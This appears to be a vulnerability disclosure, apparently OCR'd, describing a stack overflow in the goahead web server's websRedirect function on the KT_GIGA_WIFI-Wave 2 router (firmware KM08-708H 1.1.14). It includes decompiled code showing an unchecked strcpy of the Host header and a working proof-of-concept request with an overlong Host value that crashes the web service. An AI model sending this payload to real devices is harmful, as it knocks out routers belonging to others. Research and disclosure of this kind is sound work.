
KT_GIGA_WIFI-Wave 2 has a stack overflow vulnerability

The device information is as follows

According to the web interface, the firmware version is KM08-708H 1.1.14



In the goahead binary program, a stack overflow vulnerability can be observed in the websRedirect function

```
int __fastcall websRedirect(int a1, const char *haystack)
{
  const char *v5; // $s0
  const char *Var; // $s3
  int mcr_userPort; // $s2
  const char *haystack_1; // [sp+20h] [-105Ch] BYREF
  int v9; // [sp+24h] [-1058h] BYREF
  char s[4180]; // [sp+28h] [-1054h] BYREF

  memset(s, 0, 0x1050u);
  haystack_1 = 0;
  v9 = 0;
  ++dword_48BCCC;
  if ( !strstr(haystack, "http://") )
  {
    v5 = &haystack[*haystack == 0x2F];
    Var = (const char *)_websGetVar__(a1, "HTTP_HOST", websHostUrl);
    mcr_userPort = mcr_userPort;
    if ( mcr_userPort == 80 || strchr(Var, 58) )
      strcpy(s, Var);
    else
      sprintf(s, "%s:%d", Var, mcr_userPort);
    fmtAlloc(&haystack_1, 4176, "http://%s/%s", s, v5);
    haystack = haystack_1;
  }
  fmtAlloc(
    &v9,
    4176,
    "<html><head></head><body>\r\n"
    "\t\tThis document has moved to a new <a href=\"%s\">location</a>.\r\n"
    "\t\tPlease update your documents to reflect the new location.\r\n"
    "\t\t</body></html>\r\n",
    haystack);
  if ( *(_DWORD *)(a1 + 248) == 80 )
    websResponse(a1, 301, v9, haystack);
  else
    websResponse(a1, 302, v9, haystack);
  bfreeSafe(v9);
  return bfreeSafe(haystack_1);
}
```

The request package for burpsuit construction is as follows

代码块

```
GET /goform/mcr_KTlogOut HTTPS/1.1
Host:
172.30.1.254AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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User-Agent: test
Accept: */*
Connection: close
```


The purpose of using Burpsuit here is because Burpsuit can recognize the actual IP address of the target



Web service crashes successfully